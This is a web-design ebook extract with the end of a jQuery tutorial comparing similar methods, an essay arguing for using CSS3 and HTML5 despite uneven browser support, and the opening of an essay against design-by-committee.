Here, we apply the event with `live()` because the element to which it is being bound (i.e. the button) did not exist at runtime; it was DOM-scripted later in the code to add a passenger.

Handlers bound with `live()` are unbound with the `die()` method.

The convenience of `live()` comes at a price: one of its drawbacks is that you cannot pass an object of multiple event handlers to it. Only one handler.

5. `.children()` vs. `.find()`

Remember how the differences between `parent()`, `parents()` and `closest()` really boiled down to a question of reach? So it is here.

`children()`

This returns the immediate children of an element or elements returned by a selector. As with most jQuery DOM-traversal methods, it is optionally filtered with a selector. So, if we wanted to turn all `<td>`s orange in a table that contained the word "dog", we could use this:

```
1 | $('#table tr').children('td:contains(dog)').css('background',
2 | '#f90');
```

find()

This works very similar to `children()`, only it looks at both children and more distant descendants. It is also often a safer bet than `children()`.

Say it's your last day on a project. You need to write some code to hide all `<tr>`s that have the class `hideMe`. But some developers omit `<tbody>` from their table mark-up, so we need to cover all bases for the future. It would be risky to target the `<tr>`s like this...

```
1 | $('#table tbody tr.hideMe').hide();
```

... because that would fail if there's no `<tbody>`. Instead, we use `find()`:

```
1 | $('#table').find('tr.hideMe').hide();
```

This says that wherever you find a `<tr>` in `#table` with `.hideMe`, of whatever descendancy, hide it.

6. .not() vs. !.is() vs. :not()

As you'd expect from functions named "not" and "is," these are opposites. But there's more to it than that, and these two are **not really equivalents**.

.not()

`not()` returns elements that do not match its selector. For example:

```
1 | $('p').not('.someclass').css('color', '#f90');
```

That turns all paragraphs that do *not* have the class `someclass` orange.

.is()

If, on the other hand, you want to target paragraphs that *do* have the class `someclass`, you could be forgiven for thinking that this would do it:

```
1 | $('p').is('.someclass').css('color', '#f90');
```

In fact, this would cause an error, because **is() does not return elements: it returns a boolean**. It's a testing function to see whether any of the chain elements match the selector.

So when `is` is useful? Well, it's useful for querying elements about their properties. See the real-life example below.

:not()

`:not()` is the pseudo-selector equivalent of the method `.not()`. It performs the same job; the only difference, as with all pseudo-selectors, is that you can use it in the middle of a selector string, and jQuery's string parser will pick it up and act on it. The following example is equivalent to our `.not()` example above:

```
1 | $('p:not(.someclass)').css('color', '#f90');
```

Real-Life Example

As we've seen, `.is()` is used to test, not filter, elements. Imagine we had the following sign-up form. Required fields have the class `required`.

```
1 <form id='myform' method='post' action='somewhere.htm'>
2   <label>Forename *
3   <input type='text' class='required' />
4   <br />
```

```
5 <label>Surname *
6 <input type='text' class='required' />
7 <br />
8 <label>Phone number
9 <input type='text' />
10 <br />
11 <label>Desired username *
12 <input type='text' class='required' />
13 <br />
14 <input type='submit' value='GO' />
15 </form>
```

When submitted, our script should check that no required fields were left blank. If they were, the user should be notified and the submission halted.

```
1 $('#myform').submit(function() {
2   if ($('#this').find('input').is('.required[value=""]')) {
3     alert('Required fields were left blank! Please correct.');
4     return false; //cancel submit event
5   }
6 });
```

Here we're not interested in returning elements to manipulate them, but rather just in querying their existence. Our `is()` part of the chain merely checks for the existence of fields within `#myform` that match its selector. It returns true if it finds any, which means required fields were left blank.

7. `.filter()` vs. `.each()`

These two are concerned with iteratively visiting each element returned by a selector and doing something to it.

.each()

`each()` loops over the elements, but it can be used in two ways. The first and most common involves passing a callback function as its only argument, which is also used to act on each element in succession. For example:

```
1 $('p').each(function() {  
2   alert($(this).text());  
3 });
```

This visits every `<p>` in our document and alerts out its contents.

But `each()` is more than just a method for running on selectors: it can also be used to handle **arrays and array-like objects**. If you know PHP, think `foreach()`. It can do this either as a method or as a core function of jQuery. For example...

```
1 var myarray = ['one', 'two'];  
2 $.each(myarray, function(key, val) {  
3   alert('The value at key '+key+' is '+val);  
4 });
```

... is the same as:

```
1 var myarray = ['one', 'two'];  
2 $(myarray).each(function(key, val) {  
3   alert('The value at key '+key+' is '+val);  
4 });
```

That is, for each element in `myarray`, in our callback function its key and value will be available to read via the `key` and `val` variables, respectively. The first of the two examples is the better choice, since it makes little sense to pass an array as a jQuery selector, even if it works.

One of the great things about this is that you can also iterate over objects — but only in the first way (i.e. `$.each`).

jQuery is known as a DOM-manipulation and effects framework, quite different in focus from other frameworks such as MooTools, but `each()` is an example of its occasional foray into extending JavaScript's native API.

.filter()

`filter()`, like `each()`, visits each element in the chain, but this time to remove it from the chain if it doesn't pass a certain test.

The most common application of `filter()` is to pass it a selector string, just like you would specify at the start of a chain. So, the following are equivalents:

```
1 $('p.someClass').css('color', '#f90');  
2 $('p').filter('.someclass').css('color', '#f90');
```

In which case, why would you use the second example? The answer is, sometimes you want to affect element sets that you cannot (or don not want to) change. For example:

```
1 var elements = $('#someElement div ul li a');  
2 //hundreds of lines later...  
3 elements.filter('.someclass').css('color', '#f90');
```

`elements` was set long ago, so we cannot — indeed may not wish to — change the elements that return, but we might later want to filter them.

`filter()` really comes into its own, though, when you pass it a filter function to which each element in the chain in turn is passed. **Whether the**

function returns true or false determines whether the element stays in the chain. For example:

```
1 | $('p').filter(function() {  
2 |   return $(this).text().indexOf('hello') != -1;  
3 | }).css('color', '#f90')
```

Here, for each `<p>` found in the document, if it contains the string `hello`, turn it orange. Otherwise, don't affect it.

We saw above how `is()`, despite its name, was not the equivalent of `not()`, as you might expect. Rather, **use `filter()` or `has()` as the positive equivalent of `not()`.**

Note also that unlike `each()`, `filter()` cannot be used on arrays and objects.

Real-Life Example

You might be looking at the example above, where we turned `<p>`s starting with `hello` orange, and thinking, "But we could do that more simply." You'd be right:

```
1 | $('p:contains(hello)').css('color', '#f90')
```

For such a simple condition (i.e. contains `hello`), that's fine. But `filter()` is all about letting us perform more complex or long-winded evaluations before deciding whether an element can stay in our chain.

Imagine we had a table of CD products with four columns: artist, title, genre and price. Using some controls at the top of the page, the user stipulates that they do not want to see products for which the genre is "Country" or

the price is above \$10. These are two filter conditions, so we need a filter function:

```
1  $('#productsTable tbody tr').filter(function() {  
2      var genre = $(this).children('td:nth-child(3)').text();  
3      var price = $(this).children('td:last').text().replace(/[^\\d  
\\.]+/g, '');  
4      return genre.toLowerCase() == 'country' || parseInt(price) >=  
10;  
5  }).hide();
```

So, for each `<tr>` inside the table, we evaluate columns 3 and 4 (genre and price), respectively. We know the table has four columns, so we can target column 4 with the `:last` pseudo-selector. For each product looked at, we assign the genre and price to their own variables, just to keep things tidy.

For the price, we replace any characters that might prevent us from using the value for mathematical calculation. If the column contained the value `$14.99` and we tried to compute that by seeing whether it matched our condition of being below \$10, we would be told that it's not a number, because it contains the `$` sign. Hence we strip away everything that is not a number or dot.

Lastly, we return true (**meaning the row will be hidden**) if either of our conditions are met (i.e. the genre is country or the price is \$10 or more).

```
filter()
```

8. `.merge()` vs. `.extend()`

Let's finish with a foray into more advanced JavaScript and jQuery. We've looked at positioning, DOM manipulation and other common issues, but

jQuery also provides some utilities for dealing with the native parts of JavaScript. This is not its main focus, mind you; libraries such as MooTools exist for this purpose.

.merge()

`merge()` allows you to merge the contents of two arrays into the first array. This entails **permanent change for the first array**. It does not make a new array; values from the second array are appended to the first:

```
1 | var arr1 = ['one', 'two'];
2 | var arr2 = ['three', 'four'];
3 | $.merge(arr1, arr2);
```

After this code runs, the `arr1` will contain four elements, namely `one`, `two`, `three`, `four`. `arr2` is unchanged. (If you're familiar with PHP, this function is equivalent to `array_merge()`.)

.extend()

`extend()` does a similar thing, but for objects:

```
1 | var obj1 = {one: 'un', two: 'deux'}
2 | var obj2 = {three: 'trois', four: 'quatre'}
3 | $.extend(obj1, obj2);
```

`extend()` has a little more power to it. For one thing, you can merge more than two objects — you can pass as many as you like. For another, it can merge recursively. That is, if properties of objects are themselves objects, you can ensure that they are merged, too. To do this, pass `true` as the first argument:

```
1 | var obj1 = {one: 'un', two: 'deux'}
```

```
2 | var obj2 = {three: 'trois', four: 'quatre', some_others: {five:
|   'cinq', six: 'six', seven: 'sept'}}
3 | $.extend(true, obj1, obj2);
```

Covering everything about the behavior of JavaScript objects (and how `merge` interacts with them) is beyond the scope of this article, but you can [read more here](#).

The difference between `merge()` and `extend()` in jQuery is not the same as it is in MooTools. One is used to amend an existing object, the other creates a new copy.

There You Have It

We've seen some similarities, but more often than not intricate (and occasionally major) differences. jQuery is not a language, but it deserves to be learned as one, and by learning it you will make better decisions about what methods to use for which situation.

It should also be said that this article does not aim to be an exhaustive guide to all jQuery functions available for every situation. For DOM traversal, for example, there's also `nextUntil()` and `parentsUntil()`.

While there are strict rules these days for writing semantic and SEO-compliant mark-up, JavaScript is still very much the playground of the developer. No one will demand that you use `click()` instead of `bind()`, but that's not to say one isn't a better choice than the other. It's all about the situation.

Why We Should Start Using CSS3 and HTML5 Today

Vitaly Friedman

For a while now, here on Smashing Magazine, we have taken notice of how many designers are reluctant to embrace the new technologies such as CSS3 or HTML5 because of the lack of full cross-browser support for these technologies. Many designers are complaining about the numerous ways how the lack of cross-browser compatibility is effectively holding us back and tying our hands — keeping us from completely being able to shine and show off the full scope of our abilities in our work. Many are holding on to the notion that once this push is made, we will wake to a whole new Web — full of exciting opportunities just waiting on the other side. So they wait for this day. When in reality, they are effectively waiting for Godot.

Just like the elusive character from Beckett's classic play, this day of full cross-browser support is not ever truly going to find its dawn and deliver us this wonderful new Web where our work looks the same within the window of any and *every* Web browser. Which means that many of us in the online reaches, from clients to designers to developers and on, are going to need to adjust our thinking so that we can realistically approach the Web as it is now, and more than likely how it will be in the future.

Sometimes it feels that we are hiding behind the lack of cross-browser compatibility to avoid learning new techniques that would actually dramatically improve our workflow. And that's just wrong. Without an adjustment, we will continue to undersell the Web we have, and the

landscape will remain unexcitingly stale and bound by this underestimation and mindset.

Adjustment in Progress

Sorry if any bubbles are bursting here, but we have to wake up to the fact that full cross-browser support of new technologies is just not going to happen. Some users will still use older browsers and some users will still have browsers with deactivated JavaScript or images; some users will be having weird view port sizes and some will not have certain plugins installed.

But that's OK, really.

The Web is a damn flexible medium, and rightly so. We should embrace its flexibility rather than trying to set boundaries for the available technologies in our mindset and in our designs. The earlier we start designing with the new technologies, the quicker their wide adoption will progress and the quicker we will get by the incompatibility caused by legacy browsers. More and more users are using more advanced browsers every single day, and by using new technologies, we actually encourage them to switch (if they can). Some users will not be able to upgrade, which is why our designs should have a basic fallback for older browsers, but it can't be the reason to design only the fallback version and call it a night.

:selectivizr



CSS3 selectors for IE

selectivizr is a JavaScript utility that emulates CSS3 pseudo-classes and attribute selectors in Internet Explorer 6-8. Simply include the script in your pages and selectivizr will do the rest.

[DOWNLOAD v1.0.0 - \(4K .ZIP archive\)](#)



Enhancing IE's selector engine

Selectivizr adds support for 19 CSS3 pseudo-classes, 2 pseudo-elements and every attribute selector to older versions of IE. It can also fix a few of the browser's native selector implementations.



JavaScript-knowledge: none

Selectivizr works automatically so you don't need any JavaScript knowledge to use it — you won't even have to modify your style sheets. Just start writing CSS3 selectors and they will work in IE.



Works with existing tools

Selectivizr requires a JavaScript library to work. If your website already uses one of the 7 supported libraries you just need to add the selectivizr script to your pages. If not, you will need to pick a library too.

Selectivizr is one of the many tools that make it possible to use CSS3 today.

There are so many remarkable things that we, designers and developers, can do today: be it responsive designs with CSS3 media queries, rich Web typography (with full support today!) or HTML5 video and audio. And there are so many useful tools and resources that we can use right away to incorporate new technologies in our designs while still supporting older browsers. There is just no reason *not* to use them.

We are the ones who can push the cross-browser support of these new technologies, encouraging and demanding the new features in future browsers. We have this power, and passing on it just because we don't feel

like there is no full support of them yet, should not be an option. We need to realize that we are the ones putting the wheels in motion and it's up to us to decide what will be supported in the future browsers and what will not.

More exciting things will be coming in the future. We should design for the future and we should design for today — making sure that our progressive designs work well in modern browsers and work fine in older browsers. The crucial mistake would be clinging to the past, trying to work with the old nasty hacks and workarounds that will become obsolete very soon.

We can continue to cling to this notion and wait for older browsers to become outdated, thereby selling ourselves and our potential short, or we can adjust our way of thinking about this and come at the Web from a whole new perspective. One where we understand the truth of the situation we are faced with. That our designs are not going to look the same in every browser and our code will not render the same in every browser. And that's the bottom line.

The screenshot shows the 24ways website interface. At the top, there's a navigation bar with links for HOME, ARCHIVES, AUTHORS, ANNUAL, and TWITTER, along with a search bar and a 'GO' button. A horizontal menu at the top has items for each year from 1997 to 2011. The main title '24 WAYS' is prominently displayed in large red letters, with 'to impress your friends' in smaller blue text below it. On the left, a sidebar lists 'DAY' numbers from 24 down to 11, each with a small thumbnail image and a link to an author profile. The main content area shows an article titled '3 My CSS Wish List' by Inayaill de León, dated 13/06/10. The article text discusses Christmas traditions and the creation of a CSS wish list. Below the article, there's a section titled 'Before I begin...' and a note about the list's scope.

YEAR 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011

24 WAYS to impress your friends

HOME ARCHIVES AUTHORS ANNUAL TWITTER Search... GO

DAY

24

23

22

21

20

Inayaill de León (or just Yaili) is a web designer and blogger. She grew-up in Portugal and currently lives and works in London, spending most of her days creating clean markup, writing and trying hard to ignore the existence of Internet Explorer (and failing). Her articles can be read on her own blog, Web Designer Notebook, but she frequently writes for Smashing Magazine on the topic of advanced CSS.

3 13/06/10

My CSS Wish List

ARTICLE COMMENTS 67 by Inayaill de León

I love Christmas. I love walking around the streets of London, looking at the beautifully decorated windows, seeing the shiny lights that hang above Oxford Street and listening to Christmas songs.

I'm not going to lie though. Not only do I like buying presents, I love receiving them too. I remember making long lists that I would send to Father Christmas with all of the Lego sets I wanted to get. I knew I could only get one a year, but I would spend days writing the perfect list.

The years have gone by, but I still enjoy making wish lists. And I'll tell you a little secret: my mum still asks me to send her my Christmas list every year.

This time I've made my CSS wish list. As before, I'd be happy with just one present.

Before I begin...

... this list includes:

- * things that don't exist in the CSS specification (if they do, please let me know in the comments – I may have missed them);

Yaili's beautiful piece [My CSS Wishlist on 24ways](#). Articles like these are the ones that push the boundaries of web design and encourage more innovation in the industry.

Andy Clarke spoke about this at the DIBI Conference earlier this year (you can check his presentation [Hardboiled Web Design on Vimeo](#)). He really struck a nerve with his presentation, yet still we find so many stalling in this dream of complete Web standardization. So we wanted to address this issue here and keep this important idea being discussed and circulated. Because this waiting is not only hurting those of us working with the Web,

but all of those who use the Web as well. Mainly through this plethora of untapped potential which could improve the overall experience across the spectrum for businesses, users and those with the skills to bring this sophisticated, rich, powerful new Web into existence.

For Our Clients

Now this will mean different things for different players in the game. For example, for our clients this means a much more developed and uniquely crafted design that is not bound by the boxes we have allowed our thinking to be contained in. However, this does come with a bit of a compromise that is expected on the parts of our clients as well. At least it does for this to work in the balanced and idealized way these things should play out. But this should be expected. Most change does not come without its compromises.

In this case, our clients have to accept the same truism that we do and concede that their projects will not look the same across various browsers. This is getting easier to convince them of in these times of the expanding mobile market, but they may still not be ready to concede this inch on the desktop side of the coin. Prices might be adjusted in some cases too, and that may be another area that the clients are not willing to accept. But with new doors being opened and more innovation, comes more time and dedicated efforts. These are a few of the implications for our clients, though the expanded innovation is where we should help them focus.

In short:

- Conceding to the idea that the project will not be able to look the same across various browsers

-
- This means more developed and unfettered imaginative designs for our clients
 - This could lead to increased costs for clients as well, but with higher levels of innovation
 - Client's visions for what they want will be less hindered by these limitations

For the Users

The users are the ones who have the least amount invested in most of what is going on behind the scenes. They only see the end result, and they often do not think too much about the process that is involved which brings it to the screens before them. Again, with the mobile market, they have already come across the concept of varying interfaces throughout their varied devices. They only care about the functionality and most probably the style that appeals to them — but this is where their interest tends to end. Unless of course, they too are within the industry, and they may give it a second thought or more. So all this talk of cross-browser compatibility really doesn't concern them, they really leave all that up to us to worry about.

Users only ever tend to notice anything if and when something does not work the way they expect it to from one place to the next. In most cases, they are willing to show something to a relative, friend or colleague, and suddenly from one device to the next, something is different that disrupts their ability to do so. That is when they actually take notice. But if we have done our jobs correctly, these transitions will remain smooth — even with the pushing of the envelopes that we are doing. So there is not much more that is going to change for the users other than a better experience. An average user is not going to check if a given site has the same rounded


corners and drop-shadow in two different browsers installed on the user's machine.

In short:

- Potentially less disruptions of experience from one device to another
- An overall improved user experience

For Designers/Developers

We, the designers and developers of the Web, too have to make the same concession our clients do and surrender the effort to craft the same exact presentation and experience across the vast spectrum of platforms and devices. This is not an easy idea to give up for a lot of those playing in these fields, but as has been already mentioned, we are allowing so much potential to be wasted. We could be taking the Web to new heights, but we allow ourselves to get hung up on who gets left behind in the process — and as a result we all end up getting left behind. Rather than viewing them as separate audiences and approaching them individually, so to speak, we allow the limitations of one group to limit us all.



Perhaps a divide and conquer mentality should be employed. [Image Credit](#)

So this could mean a bit more thought for the desired follow through, and we are not suggesting that we strive to appease one group here and damn the rest. Instead, we should just take a unified approach, designing for those who can see and experience the latest, and another for those who cannot. It wouldn't mean more work if we design with those users in mind and produce meaningful and clean code up front and then just adjust it for older browsers. Having to remember that not everyone is afforded the privilege of choosing which browser they are using. And if necessary, this approach can be charged for. So it could lead to more revenue along with exciting new opportunities — by bringing some of the fun back into the work that being boxed in with limitations has robbed us of.


In short:

- Conceding to the idea that the project will not be able to look the same across various browsers
- A more open playing field for designers and developers all around; less restricted by this holding pattern
- More exciting and innovative landscape to attract new clientele
- Division of project audience into separate presentational approaches
- Probably less work involved because we don't need the many hacks and workarounds we've used before

So What Are We Waiting For?

So if this new approach, or adjusted way of thinking, can yield positive results across the browsers for everyone involved, then why are we still holding back? What is it that we are waiting for? Why not cast off these limitations thrown upon our fields and break out of these boxes? The next part of the discussion tries to figure out some of the contributing factors that could be responsible for keeping us restrained.

Fear Factor



The fail awaits, and so some of us opt to stay back. Image by [Ben Didier](#)

One contributing factor that has to be considered, is perhaps that we are being held back out of fear. This might be a fear of trying something new, now that we have gotten so comfortable waiting for that magic day of compatibility to come. This fear could also stem from not wanting to stand up to some particular clients and try to make them understand this truism of the Web and the concessions that need to be made — with regards to consistent presentation across the browsers. We get intimated, so to speak, into playing along with these unrealistic expectations, rather than trusting that we can make them see the truth of the situation. Whatever the cause is that drives this factor, we need to face our fears and move on.

It's our responsibility of professionals to deliver high-quality work to our clients and advocate on and protect user's interests. It's our responsibility to confront clients when we have to, and we will have to do it at some point anyway, because 100% cross-browser compatibility is just not going to happen.

Comfortable Factor

A possible contributing factor that we should also look into is that some people in the community are just too comfortable with how we design today and are not willing to learn new technology. There are those of us who already tire of the extra work involved in the testing and coding to make everything work as it is, so we have little to no interest at all in an approach that seemingly calls for more thought and time. But really, if we start using new technologies today, we will have to master a learning curve first, but the advantages are certainly worth our efforts. We should see it as the challenge that will save us time and deliver better and cleaner code.

To some extent, today we are in the situation in which we were in the beginning of 2000s; at those times when the emergence and growing support of CSS in browsers made many developers question their approach to designing websites with tables. If the majority of designers passed on CSS back then and if the whole design community didn't push the Web standards forward, we probably still would be designing with tables.

Doubt Factor

Doubt is another thing we must consider when it comes to our being in hold mode, and this could be a major contributor to this issue. We begin to doubt ourselves and our ability to pull off this innovative, boundary

pushing-kind-of-work, or to master these new techniques and specs, so we sink into the comfort of playing the waiting game and playing it safe with our designs and code. We just accept the limitations and quietly work around them, railing on against the various vendors and the W3C. We should take the new technologies as the challenge to conquer; we've learned HTML and CSS 2.1 and we can learn HTML5 and CSS3, too.

Faith Factor



Faith can be a good thing, but in this case, it can hold you back. Image by [fotologic](#)

Undoubtedly, some of us are holding off on moving forward into these new areas because we are faithfully clinging to the belief that the cross-browser support push will eventually happen. There are those saying that we will be

better off as a community if we allowed the Web to evolve, and that this evolution should not be forced.

But this is not forcing evolution, it is just evolution. Just like with Darwin's theory, the Web evolves in stages, it does not happen for the entire population at once. It is a gradual change over time. And that is what we should be allowing to happen with the Web, gradually using and implementing features for Web community here and there. This way forward progress is happening, and nobody should be held back from these evolutionary steps until we all can take them.

"It's Too Early" Factor

Another possible contributor is the ever mocking "It's too early" factor. Some members of the online community faithfully fear that if they go ahead and accept this new way forward and begin designing or developing in accordance, then as soon as they begin completing projects, the support might be dropped and they would need to update the projects they already completed in the past. It's common to think that it's just too early to work with new standards until they are fully implemented in many browsers; because it's just not safe to assume that they will be implemented at all.

However, one needs to understand the difference between two groups of new features: the widely accepted ones (CSS3's media queries, border-radius, drop-shadows and HTML5 canvas are not going to disappear) and the experimental ones (e.g. some [OpenType features are currently supported only in Firefox 4 Beta](#)). The widely accepted features are safe to use and they will not disappear for certain; the experimental features can always be extracted in a separate stylesheet and be easily updated and maintained when necessary. It might be a good idea not to use

experimental, unsupported features in large corporate designs unless they are not affecting the critical design elements of the design.

Validation Factor

We cannot forget to mention that there are also many of us who are refusing to dabble in these new waters simply due to the fact that implementing some of these techniques or styles would cause a plethora of vendor-specific prefixes to appear in the stylesheet, thus impeding the validation we as professionals strive for.

Many of us would never put forth any project that does not fully validate with the W3C, and until these new specs are fully standardized and valid, we are unwilling to include them in their work. And because using CSS3 usually means using vendor-specific prefixes, we shouldn't be using CSS3. Right?



The screenshot shows the net tuts+ homepage with various navigation links like Home, Tutorials, Articles, Tips, Freebies, Basic, Videos, Premium, and a Write for Us button. Below the header, there's a featured article with the title "But it Doesn't Validate" by Jeffrey Way, published on Nov 22nd 2010 with 98 comments. The article thumbnail features abstract geometric shapes in blue and white. Below the article, there's a short blurb and a social sharing section with buttons for submit, Tweet, Like, and 36.

I have a small pet peeve that I'm going to share with you. On the nights when I finish up a new CSS3 tutorial for Nettuts+ — typically while listening to my favorite Blebster songs — I click publish, and then wait to see how long it'll take before a reader leaves a comment containing the phrase, "But it doesn't validate."

Jeffrey Way's article [But It Doesn't Validate](#)

Well, not quite. As Jeffrey Way perfectly explains in his article [But it Doesn't Validate](#), validation is not irrelevant, but the final score of the CSS validator might be. As Jeffrey says,

"This score serves no higher purpose than to provide you with feedback. It neither contributes to accessibility, nor points out best-practices. In fact, the validator can be misleading, as it signals errors that aren't errors, by any stretch of the imagination.

[...] Validation isn't a game, and, while it might be fun to test your skills to determine how high you can get your score, always keep in mind: it doesn't matter. And never, ever, ever compromise the use of the latest doctype, CSS3 techniques and selectors for the sake of validation."

— Jeffrey Way

Having our work validate 100% is not always the best for the project. If we make sure that our code is clean and accessible, and that it validates without the CSS3/HTML5-properties, then we should take our work to the next level, meanwhile sacrificing part of the validation test results. We should not let this factor keep us back. If we have a chance for true innovation, then we shouldn't allow ourselves to be restrained by unnecessary boundaries.

All in All...

Whatever the factors that keep us from daring into these new CSS3 styles or new HTML5 coding techniques, just for a tangible example, need to be gotten over. Plain and simple. We need to move on and start using CSS3 and HTML5 today. The community will become a much more exciting and innovative playground, which in turn will improve experiences for as well as

draw in more users to this dynamic new Web, which in turn will attract more clientele — effectively expanding the market. This is what could potentially be waiting on the other side of this fence that we are timidly facing — refusing to climb over it. Instead, waiting for a gate to be installed.

Only once we get past we get passed this limited way of looking at the situation, only then will we finally stop falling short of the full potential of ourselves and our field. Are there any areas that you would love to be venturing into, but you are not because of the lack of complete cross browser compatibility? Admittedly, I was a faith factor member of the community myself — how about you? And what CSS3 or HTML5 feature are you going to incorporate into your next design?

Why Design-by-Committee Should Die

Speider Schneider

No matter where you go in the known universe, there is design-by-committee. It has become a pecking order of disaster for the society that used to pride itself on being a mover and shaker and that allowed its mavericks and dreamers to innovate their way to success. In a business climate fueled by fear and the "*Peter Principle*," as it is today, a decision not made is a tragedy averted. So, decision by committee provides a safe and often anonymous process for finger-pointing down the line... inevitably leading to the creative, of course.

Why It Happens

[Wikipedia describes it](#) thus: The Peter Principle is the principle that "in a hierarchy every employee tends to rise to his level of incompetence." It was formulated by Dr. Laurence J. Peter and Raymond Hull in their 1969 book *The Peter Principle*, a humorous treatise which also introduced the "salutary science of Hierarchiology", "inadvertently founded" by Peter. It holds that in a hierarchy, members are promoted so long as they work competently.

Sooner or later they are promoted to a position at which they are no longer competent (their "level of incompetence"), and there they remain, being unable to earn further promotions. This principle can be modeled and has theoretical validity. Peter's Corollary states that "in time, every post tends to be occupied by an employee who is incompetent to carry out his duties" and adds that "work is accomplished by those employees who have not yet reached their level of incompetence."

Whether on staff or freelance, we all walk into meetings prepared for our work to be torn to shreds. And it always is. The client sits there trying to explain to you how a logo the size of a small melon should sit on a 9×12-inch ad.

Our core competency is in creating something that is the perfect communication vehicle for the given message. But then subjectivity walks in the door, and the creative is left standing there, looking like an incompetent who needs a committee to complete their work.

Others Have Noticed Its Effects

Michael Arrington, founder and co-editor of TechCrunch, a blog covering Silicon Valley technology, and a widely respected and influential person on the Web, [recently wrote](#):

"There's a saying I love: "a camel is a horse designed by committee." A variation is "a Volvo is a Porsche designed by committee." Some of the best product advice I've ever heard goes something like "damn what the users want, charge towards your dream." All of these statements are, of course, saying the same thing. When there are too many cooks in the kitchen all you get is a mess. And when too many people have product input, you've got lots of features but no soul."

